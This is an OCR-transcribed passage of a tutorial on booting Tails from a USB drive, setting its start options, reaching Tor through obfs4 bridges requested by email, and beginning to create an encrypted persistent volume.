
With the below operation, we understand that the writing process to the USB flash drive is finished:


Etcher
Flash Complete!
1 Successful device
Flash Another
balena Fin is here!
A Raspberry Pi-based board for professional applications
Onboard storage, 6-30v power input, industrial temperature range, ready for cellular networking, onboard microcontroller, and so much more!
Discover More

Now it is time to boot the computer with this USB. During this whole process, the USB flash drive must be plugged in the computer.

This option pops up by pressing F2 on some computers, ESC or DEL on other etc.. You can get some help on how to change the boot order by visiting http://www.boot-disk.com/boot_priority.htm .


When you boot your computer with the Tails-installed USB drive, after a few actions, you will see the following screen:



Language	English - United States
Keyboard Layout	English (US)
Formats	United States - English

The default settings are safe in most situations. To add a custom setting, press the "+" button below.

At this step, we need to make a few settings like the Keyboard Layout or Language. What needs more attention is the *Additional Settings* field. Open this field by clicking the + sign and continue the process:




Administration Password	Off (default)
MAC Address Spoofing	On (default)
Network Connection	Direct (default)

Now, we are going to assign a password to Tails with *Administration Password*. We will need these permissions especially during the configuration of TOR when modifying some files.

Tails'i kullanım amacımız daha çok PC diski üzerinden iz bırakmadan kullanabilmek. Fakat internet gezinimizde kimliğinizi de anonimleştirmek istiyorsanız network bağlantısı ayarlarından çıkışlarımızın Tor üzerinden yapılması gerektiğini belirteceğiz.

For this, choose the *Network Connection* in the *Additional Settings* field.




Network Configuration

If your Internet connection is censored, filtered, or proxied you can configure a Tor bridge or a local proxy. To work completely offline, you can disable all networking.

- Connect directly to the Tor network (default)
- Configure a Tor bridge or local proxy ✓
- Disable all networking

Let's make this connection through a bridge (for countries where direct TOR access is blocked), and select this choice.

Performing your untraceable operations, you might not need to have an internet connection. It is possible to cut all internet connection of the system by choosing *Disable all networking*.



You will configure the Tor bridge and local proxy later on after connecting to a network. ×

Welcome to Tails!

Language & Region

Language	English - United States
Keyboard Layout	English (US)
Formats	United States - English

Additional Settings


Administration Password	On
Network Connection	Bridge & Proxy

After making necessary settings, Tails is ready to go. Start Tails by clicking the button *Start Tails*.


Now, what we need to connect to the internet, and then enter the Bridge settings to make the internet connections over TOR.

If you want, you can click on the network icon on the right side of the taskbar and provide a connection to the modem in your home or work, or plug in a network cable to the network card.

After a connection is established, you may encounter such a screen below. This screen mentions that a connection to the TOR network can not be established because of blocking (some countries block TOR as previously mentioned).



Together with the Configure option, we can make the necessary bridge settings that will allow us to connect indirectly to the Tor network.




Sadly, since Tor is being censored in some countries as shown on the screen that welcomes us, we enter the bridge settings in the box just below.


Wait a minute - how do we find these bridges?

For this, by sending an email to TOR's email service, we demand the current settings.


But TOR does not run on Tails yet we booted the system with Tails?

This can be solved by using *Unsafe Browser* found under the menus Tails > Internet.






Now that we have reached our email account, let's send the email. Send an email to the address bridges@torproject.org with *get transport obfs4* written as the message's body, and wait for the answer.




The expected settings came. Now, take this information and enter them into the TOR configuration screen and click *Connect*:




Now that this is also done, we have come up to a point very crucial for Tails. Yes, this system has been designed to be forgetful. Yet, there are such information which do not want to enter over and over again. In such cases, the encrypted disk offered by Tail is exactly what we need.

Now, we are going to create an encrypted field over the USB drive and hide the data of chosen type here. For instance, after entering the wireless network password once, let this be hidden in the encrypted disk. One day, you might want to store your Bitcoin wallet, the database of your password manager here.

Let's create the disk. Choose the *Configure persistent volume* option from the *Applications* > *Tails* menu.



We encounter the following screen:



Persistence wizard - Persistent volume creation

Beware! Using persistence has consequences that must be well understood. Tails can't help you if you use it wrong! See the *Encrypted persistence* page of the Tails documentation to learn more.

Choose a passphrase to protect the persistent volume

A 6.71GB persistent volume will be created on the **SanDisk Cruzer Blade** device. Data on this volume will be stored in an encrypted form protected by a passphrase.

